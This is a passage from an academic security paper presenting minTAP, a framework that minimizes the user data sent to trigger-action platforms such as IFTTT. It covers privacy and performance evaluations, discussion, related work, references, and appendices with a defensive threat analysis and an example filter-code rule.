ducted a case study by first randomly sampling 10% out of the 3,255 unique unused attributes and grouping them into different categories based on the types of resources they represent (second column of Fig. 10). Then, we picked out the attributes that, when leaked, do not grant IFTTT access to any additional information. We labeled the attributes based on the following sensitivity criteria.

- *Low*: This attribute does not carry sensitive information or represents the event's timestamp. We specifically label timestamps as low since IFTTT can infer them by observing the arrival time of the trigger service's messages.
- *High*: Exposing this attribute to IFTTT will reveal sensitive information, including personal identifiable information or private files. In some cases, the value of an attribute may be publicly available, such as websites, but the user's access to it can be sensitive. These information is also labeled High. In Fig. 9, the green line shows the distribution of unused High sensitive attributes in our rule dataset.
- *Unknown*: Given this attribute's name alone, we cannot distinguish its sensitivity. For example, if an attribute is named `URL`, it can be either a downloadable link to a private file or an access-controlled link that does not reveal any information without user's login credential, depending on the corresponding service's implementation.

Finally, we observed the typical keywords appearing in the attribute's names for each category (the detailed criteria are listed in Appendix C) and estimated the prevalence of each category in the entire dataset based on the occurrences of these keywords. In summary, we found that 60% of the unused attributes are labeled as highly sensitive and 79% of the rules contain at least one highly sensitive attribute (Fig. 10).

Rules *with* filter code. We show the CDFs of unused attributes for the 376 rules with filter codes in Fig. 9. Most of these rules contain very simple snippets with a few lines of code (left part of Fig. 11). 315 (84%) rules include conditions that lead to the skipping of actions. For these rules, trigger service can choose to use either static or dynamic minimizers. The main benefit of dynamic minimizer is that it can determine when a rule needs to be skipped, leading to maximum privacy savings. These 315 rules have a median of 5 attributes — *all* of which will be sanitized if the rule skips, compared to the median of 3 attributes sanitized by the static minimizer. Even when the skipping does not happen, we still find three rules where the dynamic minimizer is more precise than the static one, sanitizing 1.7 attributes more on average. We show one of these rules in Appendix B. In addition, we found 201 (54%) rules compute their skip conditions purely based on the trigger timestamp. If we assume that their triggers occur uniformly throughout the week, then these rules on average will skip 62% of the time (right part of Fig. 11).




Figure 11: Filter code characterizations. (**left**) Histogram of filter codes based on lines of code. (**right**) CDF of the simulated skip probability for time-based filter code.

7.3 Performance Evaluation

We evaluate the performance of two components of minTAP, namely the client-side browser extension and the modified compatibility layer on the trigger service. To simulate a trigger service with minTAP additions, we build and deploy an IFTTT-compatible trigger service for testing. The service is hosted on n1-standard-2 instance with 2 vCPUs and 7.5 GB memory on Google Cloud. We install the client on a Macbook Pro with a 2.2 GHz 6-Core CPU and 16 GB memory running Chrome version 87. We measure the performance of minTAP based on the execution latency, service throughput, and memory overhead. Across the board, we find these impacts are modest and acceptable. We did not observe any noticeable effect in the performance of TAP rules due to minTAP.

Implementation Notes. We implement the client as a Chrome extension that monitors the user's interactions with the IFTTT webpage by analyzing the endpoints being visited. For example, it will launch the authorization phase if the user visits URLs like `ifttt.com/[service]/redirect_to_connect`. The shim on service's compatibility layer consists of two pieces: (1) A Python library that will upgrade the trigger service's APIs so that they can engage in minTAP's protocol, and (2) A runtime environment that can securely execute transformed filter code for dynamic minimization. We use isolated-vm [35] to provide a restricted execution environment. For efficiency, our implementation maintains a pool of 4 warmed-up isolated-vms and routes each incoming request into a new sandboxed execution context created inside the VM with least memory usage. We also compile moment.js, a library used by IFTTT for advanced date parsing [31], into the execution context if required. All isolated-vms are configured with an explicit timeout of 15 sec and a memory limit of 128 MB to further protect the trigger service's infrastructure.

7.3.1 Latency of the Client

The client's overhead consists of the time it takes to hash the OAuth PKCE code verifier during service authorization phase and the time to compute and sign the aux. minimizer info during the rule setup phase. Hashing for computing the PKCE code verifier takes less than 0.15 ms, and is thus negligible. We setup all the rules in our filter code dataset and report the




Figure 12: Evaluation results of minTAP. **(left)** The average execution time for the client during the rule setup. The rules are separated into different groups, based on the lines of code. **(middle)** CDF of the filter code's execution times in the trigger service's isolated environment. **(right)** The throughput of the trigger service for using static or dynamic minimzer, or baseline (i.e., w/o modification to the compatibility layer).

average latency for setting up each rule. The rule setup time varies with the size of the filter code, measured in lines of code (LoC). The latencies for filter codes of different sizes are shown on the left of Fig. 12.

We observe that the client takes approximately 39 ms to compute the minimizer information and its signature when no filter code is present. For the most complicated filter code in our dataset (with more than 40 LoC), it only takes 128 ms. This overhead has a negligible impact on user experience because it hides within larger latencies introduced by the UI — it takes approximately 6000 ms for the browser to fully load the rule setup page and 800 ms to save a programmed rule.

7.3.2 Overhead of the Modified Compatibility Layer

During rule execution, minTAP requires the trigger service to apply (static or dynamic) data minimization of the trigger data. We examined how it affects the overall throughput and latency of the trigger service. For static minimization, we randomly sampled 50 rules from our no-filter-code dataset. For dynamic minimization, we randomly sampled 50 rules from filter code dataset and manually prepared input trigger data to ensure the longest path in each filter code is executed.

Latency. We compute the latency overhead of minTAP as the relative increase in the request serving time with respect to the unmodified trigger service (that does not support data minimization). On average, the latency increases by 5.5 ms when dynamic minimization is used, and only 0.45 ms when static minimization is used. Since the end-to-end latency of a trigger-action rule in IFTTT is more than two minutes on average [39], the extra latency caused by minTAP's compatibility layer is not noticeable in practice. We further looked into the time to execute the transformed filter code inside the isolated-vm, to understand the impact of different filter codes on the latency of dynamic minimizer. In the middle of Fig. 12, we show the CDF of execution times for different filter codes. We observe that execution is efficient: 96% of the filter codes take less than 1 ms.

Service throughput. We measured the throughput of the trigger service as the number of requests handled per second under concurrent requests. We gradually increase concurrency levels until the throughput saturates (and latency increases). We measure throughput in three conditions: (1) baseline (without minTAP modification to the compatibility layer); (2) with dynamic minimizer; (3) with static minimizer. The throughput for different settings is shown on the right of Fig. 12. Overall the compatibility layer is lightweight, throughput is only reduced by less than 50% when dynamic minimizer is used, and by less than 20% when static minimizer is used. Prior work has characterized trigger rates on popular services and determined that the most popular one executes approximately 1,702,353 times, while IFTTT contacts the trigger service every 15 minutes [39], which translates to an average of 1,892 requests per second. With minTAP enabled, the trigger service can handle 1,404 requests per second with dynamic minimizer or 2462 requests per second with static minimizer even on our basic test setup. Considering that many rules do not contain filter code and, therefore, no need to use the dynamic minimizer, even with very limited computational budgets, it will be easy for trigger service to use minTAP modifications on their existing IFTTT compatibility layer.

Memory and storage overhead. With a pool of four isolated-vm, we recorded a maximum memory usage of 341 MB under the peak throughput (with dynamic minimizer enabled). minTAP's compatibility layer imposes little storage overhead on the trigger service that only needs to store one public key for each user. Considering IFTTT already requires compatible services to store the data of the past 50 events and recommends them to store a unique trigger id [29] for every rule, the additional overhead of minTAP is negligible.

8 Discussion

Adopting minTAP. Trigger services who wish to protect their user data (and possibly reduce friction with legal frameworks) can use minTAP as a lightweight method to mitigate data misuse. They obtain these benefits at the minimal cost of upgrading their existing IFTTT-compatibility layers to include minTAP improvements. As described in Section 2, this layer hosts a number of APIs that follow IFTTT's specifications for authorization and data querying, and handles all communications between IFTTT and the service. We provide minTAP as a portable Python library that enables a seamless

upgrade. The service provider could potentially increase its computational capacity for the modest performance overhead (Section 7.3), however, existing elastic services might handle this automatically. Finally, we note that other parts of the service's infrastructure do not need to be changed. The technique of minTAP also applies to other commercial TAPs (e.g., Zapier) with slight adjustments in implementation.

minTAP-Client usage. Each end-user trusts only their minTAP-client and it serves as the main contact point between users and the TAP. While the client can take many forms (e.g., mobile or desktop app), we prototyped it as a browser extension for ease-of-use. Once the client is installed, the user does not need to perform any extra operations to create minTAP rules. The client only has permission to interact with `ifttt.com` and send requests to compatible services authorization APIs. It does not save any personal data except OAuth tokens and cryptographic keys using local storage. As mentioned in Section 6.1, these tokens cannot be used to request user data from the services. We envision that the client and the cloud-based TAP will be separate entities adhering to the minTAP protocol (e.g., similar to the current diversity of Telnet, FTP, SSH client and server software). A user can switch between multiple clients (e.g., if a client device is lost) if they support encrypted cloud backups of the keys and tokens. We leave implementing this as future work.

Deleting/modifying rules. If a user deletes or modifies a rule, the minimizer and signature for the old version should be invalidated — a problem similar to certificate revocation. minTAP-client creates a new signing keypair during a rule-update operation and sends the public key to the trigger service using its special OAuth token. It also transparently updates the signature on existing rules in a background page.

Static vs. dynamic minimization. minTAP offers the trigger services a choice of whether to run static or dynamic minimization. Recall that static minimization determines necessary attributes at rule setup time, whereas the dynamic minimizer instruments filter code during rule setup and then requires the trigger service to run the instrumented version to learn about necessary attributes. We outline a few considerations to help trigger services make an informed decision.

The advantages of static minimization are: (1) Lower overhead on trigger services; (2) No additional security challenge of sandboxing filter code; and (3) Possibility to run *distributed minimizers* [17]. Distributed minimizers focus on minimizing data that is provided by multiple sources. This is relevant to IFTTT's emerging feature of *queries* [34] that allow pulling data from multiple trigger services. A static extension to handle queries is straightforward: based on the filter code, the client can determine the set of used attributes and pass this information to the relevant trigger services. Note that queries are a challenge for the dynamic approach because the trigger service has no access to data from the other services that is required to run the filter code.

The advantages of dynamic minimization are: (1) High precision because the set of used attributes may depend on runtime values passed to filter code (static analysis approximates these values). In some extreme cases, the imprecision of JavaScript's static analysis may also in theory deem a used attribute as redundant, although we have not encountered such imprecision in our evaluation due to the non-adversarial nature of filter code. (2) Precise modeling of *skips* and timeouts. When filter code reaches a skip or times out, there is no need to send *any* attributes to IFTTT. Predicting skip and timeout reachability is particularly hard for static analysis.

Multiple actions. TAPs sometimes allow rules to have *multiple actions*, a feature enabled, for example, for IFTTT's premium users. Our approach straightforwardly generalizes to multiple actions. Static minimization remains largely unchanged, tracking access of trigger attributes in the action fields of *all actions combined*. Similarly, dynamic minimization will track the access of trigger attributes in the sanitized filter code with the only modification that the trigger service will skip as a whole only if it detects calls to skip for *each* of the actions in the rule.

Encrypting trigger fields and attributes. The OTAP system encrypts trigger attributes and fields when *no* filter code is present [23]. We sketch a simple approach to extend minTAP to fully integrate OTAP's approach. During the service authorization phase, minTAP's client exchanges an additional symmetric encryption key with the trigger and action services. During rule setup, the client encrypts the trigger fields with this key and stores them in the TAP. During rule execution, the trigger service receives the encrypted trigger fields, obtains the minimized trigger data, encrypts the trigger data using the same key, and sends them to the TAP. Thus, minTAP can support OTAP guarantees when no filter code is present.

Performance benefits of minTAP. We remark that in addition to the privacy benefits, minTAP collaterally brings some performance benefits. While there are performance penalties incurred by minTAP's additional computation, minTAP liberates trigger services from generating and sending redundant attributes. The results of the privacy evaluation from Section 7.2 are thus encouraging not only for boosting privacy but also for reducing communication overhead.

Data-specific minimization. The precision of dynamic minimizer can be further improved by incorporating symbolic execution to achieve data-specific attribute minimization. Symbolic execution allows for automated exploration of the program control-flow graph, precise program state reasoning, and generation of the input that leads to a given program point. For example, if a string attribute is used only in a condition for substring matching, we can replace this attribute with just the substring. Currently, as shown on the left of Fig. 11, only a small fraction of filter codes that have non-time-based con-

ditions can benefit from such symbolic analysis. However, rules in other types of trigger-action settings (such as Node-RED [11] and OpenWhisk [10]) where more complicated programming paradigms are required may benefit from symbolic execution. We leave this for future work, bearing in mind that when filter codes contain nested conditions symbolic analysis may become inefficient due to path explosion [37].

9 Related work

We refer the reader to the recent work [13, 18, 20] outlining the state-of-the-art on securing TAPs. Our work is inspired by the principles of *least privilege* and *need-to-know* [44].

Privileges on TAPs. Prior work has shown that TAPs obtain overprivileged access to trigger/action APIs [25] allowing them to harvest private information without the user knowing [50] and opening for malicious rule makers to exploit TAP's privileges [12, 19]. This motivates our work.

The DTAP system protects the integrity of rules under a malicious TAP [25]. By contrast, we address the orthogonal question of data privacy. In addition to mitigating the privacy issues that arise from token-level overprivilege, minTAP goes further and addresses the attribute-level overprivilege. DTAP relies on extending the OAuth protocol with so-called XTokens to express fine-grained privileges and requires modifications to existing TAPs for deployment, whereas minTAP is fully compatible with existing unmodified TAPs.

The OTAP system uses encryption and cover-traffic schemes to protect the confidentiality of data while it transits through an untrusted TAP [23]. This approach can protect data end-to-end, but it does *not* allow computations (i.e., filter code) — a primary feature on TAPs. By contrast, minTAP only releases the attributes that rules need, supports computations on data, making it practical and readily deployable. OTAP and minTAP occupy different points in the design spectrum but can be unified and supported in a single framework leveraging the minTAP infrastructure.

The eTAP system uses garbled circuits for rule execution [22]. It provides strong confidentiality and integrity guarantees, but at the price of requiring extensive architectural changes to the TAP, supporting a limited subset of filter code and higher overhead. By contrast, minTAP works with unmodified TAPs and supports more expressive filter code with minimal overhead.

Filter-and-Fuzz analyzes how events from a smart home can be sanitized to ensure that IFTTT does not learn more information than necessary [50]. It relies on textual analysis to identify unnecessary events. By contrast, minTAP uses program analysis to identify unused data attributes. minTAP can benefit from hiding statistical patterns of sensitive events by composing them with the Fuzzing piece of Filter-and-Fuzz.

Secure hardware. Recent efforts leverage secure hardware for protecting users' data from TAPs. Hardware-based trusted execution environments (TEEs) enable computing over the trigger data on the TAP, while preserving the confidentiality [45, 53]. Besides requiring hardware changes to the TAP backends, current TEEs suffer from fundamental security design issues [21, 41, 47].

Language-based data minimization. Data minimization is a principle restricting data collection to "what is necessary in relation to the purposes for which they are processed" [6]. Antignac et al. [17] formalize the notions of monolithic and distributed minimization for programs with single and multiple sources of information, respectively. They reason about best minimizers that remove all redundant information before passing the data to the data processor. They demonstrate that although computing the best minimizers is in general undecidable, it is possible to approximate data minimizers by symbolic execution techniques. Unfortunately, these techniques require coming up with invariants for programs with loops, a long-standing challenge in program verification [26]. Pinisetty et al. [43] utilize testing techniques to improve the precision of minimizers for programs and leave synthesizing minimizers as future work. Drawing on the work by Antignac et al., we contribute a lightweight data minimization technique that focuses on the attributes used by programs. We generalize the definition by Antignac et al. to be sensitive to individual program runs and show that a simple (and fully automatic) dependency analysis can be used for data minimization by ruling out unused attributes in program runs.

Minimum exposure. Related to our ideas is the line of work on minimum exposure in data collection by authorities. Anciaux et al. [14–16] focus on the case of collecting forms (like tax forms) for governments. They consider the number of inputs to withhold for the privacy of the applicants and discuss data-dependent minimum exposure. However, the computational model is that of assertions on particular shapes of formulas that represent form collection logic, making their algorithmic solutions less applicable to scenarios of general programs. By contrast, our approach naturally extends the language-based approach to data minimization which applies to arbitrary (runs of) programs.

10 Conclusion

We have presented minTAP, a framework for practical data access minimization in trigger-action platforms. We study two levels of overprivileges that are common on TAPs: attribute-level overprivileges, e.g., sending to the TAP the content of emails even if the rule only involves the headers, and token-level overprivileges, e.g., granting the TAP full access to cloud services. To address both types of overprivilege, we put language-based data minimization to work and demonstrate how dependency analysis can identify redundant attributes. We deploy minTAP on IFTTT, showing how to minimize trigger data before it is sent, thus boosting privacy while preserving the functionality. We evaluate the security and performance of minTAP on a set of realistic benchmarks to

conclude that minTAP on median sanitizes 4 sensitive trigger attributes per rule, with a tolerable performance overhead.

Acknowledgements We thank Adwait Nadkarni, Sandro Stucki, Musard Balliu, Benjamin Eriksson, and the anonymous reviewers for useful feedback. This work was partially supported by the University of Wisconsin-Madison Office of the Vice Chancellor for Research and Graduate Education with funding from the Wisconsin Alumni Research Foundation. It was also partially supported by the Swedish Foundation for Strategic Research (SSF), the Swedish Research Council (VR), and Facebook.

References

[1] Add All Day Event For Office. https://ifttt.com/applets/CfSd6B9w.

[2] Automatically save in Pocket the first link in a Tweet you like. https://ifttt.com/applets/DfUKrQkt.

[3] Get a notification 15 minutes before your next GCal event starts. https://ifttt.com/applets/cFX5ETAs.

[4] Payments on Square send you a phone call. https://ifttt.com/applets/TafsT2nY.

[5] Proof Key for Code Exchange by OAuth Public Clients. https://tools.ietf.org/html/rfc7636, 2015.

[6] General Data Protection Regulation (GDPR). Art. 5 Principles relating to processing of personal data. https://gdpr-info.eu/art-5-gdpr/, May 2018.

[7] Building with filter code. https://help.ifttt.com/hc/en-us/articles/360052451954-Building-with-filter-code, 2020.

[8] California Privacy Rights Act (CPRA). https://oag.ca.gov/privacy/, Nov. 2020.

[9] IFTTT: If This Then That. https://ifttt.com, 2020.

[10] Apache OpenWhisk is a serverless, open source cloud platform. https://openwhisk.apache.org, 2021.

[11] Node-RED. https://nodered.org, 2021.

[12] M. M. Ahmadpanah, D. Hedin, M. Balliu, L. E. Olsson, and A. Sabelfeld. SandTrap: Securing JavaScript-driven Trigger-Action Platforms. In *USENIX Security Symposium*, 2021.

[13] M. Alhanahnah, C. Stevens, and H. Bagheri. Scalable analysis of interaction threats in iot systems. In *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, ISSTA 2020, page 272–285, New York, NY, USA, 2020. Association for Computing Machinery.

[14] N. Anciaux, W. Bezza, B. Nguyen, and M. Vazirgiannis. Minexp-card: limiting data collection using a smart card. In *EDBT*, pages 753–756. ACM, 2013.

[15] N. Anciaux, D. Boutara, B. Nguyen, and M. Vazirgiannis. Limiting data exposure in multi-label classification processes. *Fundam. Informaticae*, 137(2):219–236, 2015.

[16] N. Anciaux, B. Nguyen, and M. Vazirgiannis. Limiting data collection in application forms: A real-case application of a founding privacy principle. In *PST*, pages 59–66. IEEE Computer Society, 2012.

[17] T. Antignac, D. Sands, and G. Schneider. Data minimisation: A language-based approach. In *SEC*, volume 502 of *IFIP Advances in Information and Communication Technology*, pages 442–456. Springer, 2017.

[18] M. Balliu, I. Bastys, and A. Sabelfeld. Securing IoT Apps. *IEEE Security & Privacy Magazine*, 2019.

[19] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *ACM Conference on Computer and Communications Security*, 2018.

[20] Z. B. Celik, E. Fernandes, E. Pauley, G. Tan, and P. D. McDaniel. Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities. *ACM Computing Surveys*, 2019.

[21] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin, and T. H. Lai. Sgxpectre: Stealing intel secrets from sgx enclaves via speculative execution. In *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 142–157, 2019.

[22] Y. Chen, A. R. Chowdhury, R. Wang, A. Sabelfeld, R. Chatterjee, and E. Fernandes. Data Privacy in Trigger-Action Systems. In *IEEE Symposium on Security and Privacy*, 2021.

[23] Y.-H. Chiang, H.-C. Hsiao, C.-M. Yu, and T. H.-J. Kim. On the privacy risks of compromised trigger-action platforms. In L. Chen, N. Li, K. Liang, and S. Schneider, editors, *Computer Security – ESORICS 2020*, 2020.

[24] djblend777. Private links and photos from https://locker.ifttt.com - how to clear history? https://www.reddit.com/r/ifttt/comments/ao3sfr/private_links_and_photos_from_httpslockeriftttcom/, 2019.

[25] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized action integrity for trigger-action iot platforms. In *Proceedings 2018 Network and Distributed System Security Symposium*, 2018.

[26] C. Flanagan and S. Qadeer. Predicate abstraction for software verification. In *POPL*, pages 191–202. ACM, 2002.

[27] J. Goguen and J. Meseguer. Security policies and security models. In *IEEE S&P*, 1982.

[28] A. Hern. Uber employees 'spied on ex-partners, politicians and Beyoncé', 2016. https://www.theguardian.com/technology/2016/dec/13/uber-employees-spying-ex-partners-politicians-beyonce.

[29] IFTTT. Applets Cookbook. https://platform.ifttt.com/docs/applets#applets-cookbook, 2018.

[30] IFTTT. Important update about the Gmail service. https://help.ifttt.com/hc/en-us/articles/360020249393-Important-update-about-the-Gmail-service, 2019.

[31] IFTTT. IFTTT: Creating Applets. https://platform.ifttt.com/docs/applets, 2020.

[32] IFTTT. IFTTT: Number of Users and Online Services. https://platform.ifttt.com/plans, 2020.

[33] IFTTT. IFTTT: Service API requirements. https://platform.ifttt.com/docs/api_reference, 2020.

[34] IFTTT. IFTTT's Glossary: Query. https://platform.ifttt.com/docs/glossary#query, 2020.

[35] M. Laverdet. Secure & Isolated JS Environments for Node.js. https://github.com/laverdet/isolated-vm, 2020.

[36] D. Lee. Uber concealed huge data breach, 2017. http://www.bbc.com/news/technology-42075306.

[37] B. Loring, D. Mitchell, and J. Kinder. Expose: practical symbolic execution of standalone javascript. In *Proceedings of the 24th ACM SIGSOFT International SPIN Symposium on Model Checking of Software*, pages 196–199, 2017.

[38] J. A. Martin and M. Finnegan. What is IFTTT? How to use If This, Then That services. Computerworld. https://www.computerworld.com/article/3239304/what-is-ifttt-how-to-use-if-this-then-that-services.html, 2019.

[39] X. Mi, F. Qian, Y. Zhang, and X. Wang. An empirical characterization of ifttt: ecosystem, usage, and performance. In *Proceedings of the 2017 Internet Measurement Conference*, pages 398–404, 2017.

[40] Microsoft Power Automate. https://flow.microsoft.com/, 2020.

[41] K. Murdock, D. Oswald, F. D. Garcia, J. Van Bulck, D. Gruss, and F. Piessens. Plundervolt: Software-based fault injection attacks against intel sgx. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (S&P'20)*, 2020.

[42] F. Nielson, H. R. Nielson, and C. Hankin. *Principles of program analysis*. Springer, 1999.

[43] S. Pinisetty, T. Antignac, D. Sands, and G. Schneider. Monitoring data minimisation. *CoRR*, abs/1801.02484, 2018.

[44] J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, 1975.

[45] S. Schoettler, A. Thompson, R. Gopalakrishna, and T. Gupta. Walnut: A low-trust trigger-action platform, 2020. https://arxiv.org/pdf/2009.12447.pdf.

[46] B. Ur, M. Pak Yong Ho, S. Brawner, J. Lee, S. Mennicken, N. Picard, D. Schulze, and M. L. Littman. Trigger-action programming in the wild: An analysis of 200,000 ifttt recipes. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*, pages 3227–3231, 2016.

[47] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. In *Proceedings of the 27th USENIX Security Symposium*. USENIX Association, August 2018.

[48] Q. Wang, P. Datta, W. Yang, S. Liu, A. Bates, and C. A. Gunter. Charting the attack surface of trigger-action iot platforms. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, New York, NY, USA, 2019. Association for Computing Machinery.

[49] Q. Wang, W. U. Hassan, A. Bates, and C. A. Gunter. Fear and logging in the internet of things. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.

[50] R. Xu, Q. Zeng, L. Zhu, H. Chi, X. Du, and M. Guizani. Privacy leakage in smart homes and its mitigation: IFTTT as a case study. *IEEE Access*, 7:63457–63471, 2019.

[51] Zapier. https://zapier.com, 2020.

[52] Zapier. Zapier Platform CLI Docs. https://platform.zapier.com/cli_docs/docs, 2020.

[53] I. Zavalyshyn, N. Santos, R. Sadre, and A. Legay. My House, My Rules: A Private-by-Design Smart Home Platform. In *EAI MobiQuitous*, 2020.

A Security of minTAP

We consider an adaptive attacker (per our threat model, an untrustworthy TAP) who, given knowledge of how minTAP works, tries to circumvent its protections. minTAP enforces three security invariants: (1) only the client should obtain the client access token, (2) the trigger service should only accept the public keys from the client, and (3) the attacker cannot modify the user's intended rule configuration or minimizer information without being detected. We consider each phase of a trigger-action rule's lifecycle and discuss how minTAP maintains the invariants despite the attacker's actions without introducing new security vulnerabilities.

A.1 Service Authorization Phase

This phase has to ensure the first two security invariants: only the user's client can obtain the client token and successfully upload its public key to the trigger service. As the attacker is not a global network attacker and has not compromised the victim's browser, it cannot manipulate communication between the client and the trigger service (Step 2-3, 5*-6*). However, it can try to trick the trigger service by impersonating the user's client in the following ways:

Directly request client token. The attacker could try to directly request a client token for a specific victim user by initiating the OAuth protocol in the background. However, this requires either the user's credential for the trigger service account or the code verifier generated by the client — neither is accessible to the attacker per our threat model.

Interfere with ongoing authorization. IFTTT could try to tamper with an ongoing authorization session (e.g., by appending its own code challenge). However, per our threat model, the client is trusted (and in the case of our implementation, the client is an extension that is protected from IFTTT by the browser security model), thus preventing IFTTT from manipulating this process — the client extension will always intercept any redirects pertaining to OAuth.

Modify OAuth parameters. If the attacker modifies any OAuth parameters (e.g., scope or redirect URL), it will deviate from the original OAuth code authorization flow and result in an authorization failure, amounting to a denial of service (outside the scope of our work).

Upload its own key. As mentioned in Section 6.1, the access token acquired by IFTTT in Step 6 does not have the permission to upload new public keys to the trigger service — only the client token has such permission. As we have shown above, the attacker cannot obtain the client token under our threat model. Therefore, the second invariant holds.

A.2 Rule Setup Phase

The attacker could try to manipulate the rule and any support information that minTAP generates. We discuss how minTAP detects any manipulation during this phase. At a high level, the client only retrieves a trusted list of triggers and actions directly from service endpoints and directly communicates the entire rule and signature information to the IFTTT backend.

Modify trigger and action fields. The attacker may present false information to the user client during Step 1. For example, it may add a fake action field, tricking the user to use more trigger attributes. As discussed, minTAP's compatibility layer provides an API for the client to directly retrieve a trusted set of triggers and attributes.


Modify user's inputs. This is not possible because the user only interacts with the client that is isolated from the IFTTT frontend code by the browser security model. The client eventually communicates the programmed rule and its signature directly to the IFTTT backend. At that point, the attacker can attempt to manipulate the information, but that will violate the signature, as we show next.

A.3 Rule Execution Phase

Finally, we discuss how minTAP prevents the attacker from changing its request to the trigger service, which consists of the rule configuration and the minimizer-signature tuple, to access unwarranted user data. This completes the analysis and fully ensures the third security invariant.

Modify trigger fields. This will cause the signature verification to fail, since all of the original trigger fields are among the information signed during Step 5 of the rule setup phase.

Modify minimizer-signature tuple (m,σ). Dropping the (m,σ) tuple for users who have uploaded their public keys will lead to a denial of service. As ensured by the second security invariant, the attacker cannot upload its own public key to the trigger service and thus cannot forge the signature. However, it may attempt to swap the correct (m,σ) tuple of this rule with another tuple, (m',σ'), from a different rule. If (m',σ') is generated by another user, σ' will not match the current user's public key. If (m',σ') is generated by the same user but for a different trigger provided by the same service, it will also lead to a signature mismatch, as the trigger info (trigger name and trigger fields) is also among the information signed. If (m',σ') is generated by the same user and for the same trigger but more overprivileged (i.e. requires more trigger attributes compared to the one in question), this request will be accepted but the attacker cannot gain any new information, as it may also acquire this information by honestly executing that overprivileged rule (which is just another valid rule created by the user). Finally, the attacker can send (m,σ) for a rule that was previously deleted — this attack will not work because deletion would trigger a change in the signing key, invalidating older signatures (Section 8).




```
if ( GoogleCalendar.newEventAdded.Where.indexOf("[some street address]") < 0 )
{
  GoogleCalendar.addDetailedEvent.skip();
} else {
  GoogleCalendar.addDetailedEvent.setDescription("In the office from "
    + GoogleCalendar.newEventAdded.Starts + " to "
    + GoogleCalendar.newEventAdded.Ends);
  GoogleCalendar.addDetailedEvent.setAllDay("true");
  GoogleCalendar.addDetailedEvent.setStartTime(GoogleCalendar.newEventAdded.Starts);
  GoogleCalendar.addDetailedEvent.setEndTime(GoogleCalendar.newEventAdded.Ends);
}
```

Figure 13: Example IFTTT rule with filter code.

All attributes	**With *static* minimizer**	**With *dynamic* minimizer**	
		when *not skipping*	**when *skipping***
Title, Description, Where, Starts, Ends, EventUrl, VideoCallUrl, CreatedAt	Title, Description, Where, Starts, Ends, ~~EventUrl~~, ~~VideoCallUrl~~, CreatedAt	Title, ~~Description~~, Where, Starts, Ends, ~~EventUrl~~, ~~VideoCallUrl~~, ~~CreatedAt~~	~~Title~~, ~~Description~~, ~~Where~~, ~~Starts~~, ~~Ends~~, ~~EventUrl~~, ~~VideoCallUrl~~, ~~CreatedAt~~

Figure 14: The outcomes of applying different minimizers to the example rule in Fig. 13.

B Example IFTTT Rule

In Fig. 13, we present an IFTTT rule [1] with filter code in our dataset. This rule converts a Google Calendar event that occurs in the user's office location to a detailed all-day event. We compare the outcomes of applying different minimizers in Fig. 14.

C Attribute Category Criteria

We list below the detailed criteria for how we determine which category each attribute belongs to in our evaluation of privacy benefits (Section 7.2). We note that there are overlappings between different categories. For example, an attribute named `LocationMapImageUrl` counts as both location and downloadable link. However, we use the third criteria to ensure there are no overlappings between categories of different sensitivity levels.

Timestamp. In IFTTT, attributes representing timestamps are conventionally named in the format of *xxxx*`At`, such as `OccurredAt` or `CreatedAt`. Other common attribute names include `Date` and `Time`.

Link. For all attributes we inspected of this category, their names include either `Link` or `Url`. Furthermore, we found that, out of these attributes, the ones whose links are access-controlled (i.e. user's login credentials are required to access the information) are usually named as `PublicUrl` or `EventUrl`. On the contrary, links that can be used to directly download files often start with one of the following keywords in their names: `Image`, `File`, `Video`, `Download`, `Record`, `Document`, `Mp3`, `Photo`, `Audio`, `Picture`, `Share`, and `Source`.

Location. Location attributes contain one of these keywords: `Location`, `Longitude`, `Latitude`, `Where`, and `Address`.

User Info. Attributes in this category reveal information about the user, including the user's real name (`FullName`), online identity (`Username`, `User`, `Member`), and their contact information (`Contact`, `Email`, `Number`, `From`, `To`).

